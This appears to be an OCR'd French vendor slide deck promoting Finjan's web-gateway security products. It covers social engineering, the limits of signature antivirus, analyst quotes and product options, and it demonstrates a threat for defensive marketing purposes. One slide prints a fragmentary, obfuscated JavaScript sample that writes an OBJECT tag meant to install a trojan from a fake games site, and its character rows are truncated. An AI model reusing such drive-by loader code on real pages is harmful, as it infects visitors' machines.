


La situation de l'utilisateur


finjan
Vital Security™
securing your web

- « La maladie du OK », les utilisateurs cliquent rapidement sur les propositions de « OK » ou « Oui ».


eBay, Yahoo, Microsoft – Incitation à dire "OUI"



Social Engineering is Epidemic



Social Engineering is Epidemic



Drag the window to reveal the real information!

finjan
Vital Security™
securing your web

Site de jeux gratuits

finjan Vital Security™ securing your web

Innocent Free Games site


Installe un cheval de troie

```
<SCRIPT LANGUAGE="JavaScript">
<!--
xx=String.fromCharCode(60,79,66,74,69,67,84,32,115,116,121,108,10
61,34,108,111,99,97,116,101,34,32,116,121,112,101,61,34,97,112,11
,99,116,34,32,99,108,97,115,115,105,100,61,34,99,108,115,105,100,
51,55,55,45,48,48,97,97,48,48,51,98,55,97,49,49,34,32,99,111,100,
01,114,115,105,111,110,61,53,44,50,44,51,55,57,48,44,49,49,57,52,
,97,110,100,34,32,118,97,108,117,101,61,34,82,101,108,97,116,101,
82,65,77,32,110,97,109,101,61,34,66,117,116,116,111,110,34,32,118
5,77,32,110,97,109,101,61,34,87,105,110,100,111,119,34,32,118,97,
2,13,10,60,80,65,82,65,77,32,110,97,109,101,61,34,73,116,101,109,
15,45,105,116,115,58,99,58,47,119,105,110,100,111,119,115,47,104,
,97,108,116,95,117,114,108,95,101,110,116,101,114,112,114,105,115

 document.write=xx;
```

La situation des entreprises sans Finjan

Les entreprises s'équipent d'antivirus, d'anti-spyware, de firewall
Mais le port http, lui reste toujours ouvert …



La situation des entreprises

finjan Vital Security™
securing your web

- ***Le risque WEB :***
  - **La pénétration la plus simple pour un hacker : le port est par définition ouvert !**
  - **Spécificité du port 80 : Aucune, justement, il ne s'agit pas d'une application bien identifiée.**
  - **D'où l'inefficacité des reconnaissances de signatures, de formats etc…**

Web Security Technologies

finjan Vital Security™
securing your web

	Pros	Cons
Signatures (reactive)	• Détection rapide des signatures connues	• Enorme data base de signatures • Mises à jour fréquentes • N'arrête jamais le nouveau virus
Heuristic (reactive)	• Détecte les mutations de virus • Meilleur détection avec moins de signatures	• Basé sur signatures • Mises à jour fréquentes
URL CAT (reactive)	• Améliore la productivité	• analyse Off Line • On ne peut pas analyser tout l'internet • Phishing

The Industry Agrees on Behavior-Blocking

finjan Vital Security™ securing your web


"Based on signatures, anti-virus software is dying - we need Behavior-based Interception", John Pescatore, Gartner Analyst, Network World

"Reactive, signature-based protection is becoming less effective. The time from software patch to exploit is dropping below the time needed for companies to install the patch. Even if you start when the patch is released, most IT departments will take 30 days to test and patch a system and hackers are faster than that now. Therefore we need more proactive security",….."behavior-blocking looks promising", Robert Clyde, Symantec CTO, Vnunet.com


"If the AV Industry were getting started today, we would not choose the approach that we currently pursue….The pot of gold at the end of the rainbow AV detection is day-zero detection: to be able to detect and prevent an item of malware or other undesired attacks (rather than move it post infection). In order to achieve this, reactive action will have to become a thing of the past, making way for generic and behavior based blocking," Paul Gartside, McAfee Inc. – Virus Bulletin Comment

Sites code malicieux

finjan
Vital Security™
securing your web




Malicious Websites Statistics –Verticals




Source: Finjan Inc. Q1 2006 audit results

La protection avec la solution unique Finjan



La réponse FINJAN : Web security suite

- La technologie d'analyse de codes malicieux sur le flux WEB FINJAN est la plus efficace. Cette technologie est brevetée.
- Anti-Dote : Patch virtuel au niveau de la passerelle permet de parer rapidement aux vulnérabilités des logiciels – Permet au responsable du système d'information de retarder les mises à jour des postes clients en cas de projets prioritaires. Technologie brevetée
- Anti-Spyware – Base de signatures par FINJAN



Les options FINJAN

- Option Anti-virus

- Option filtrage d'URL

L'offre FINJAN

Offre Finjan :

Web security Suite

Anti-virus

Filtrage d'URL

SSL

Vital Security ™ Web Appliance model NG-5100

Vital Security ™ Web Appliance model NG-8100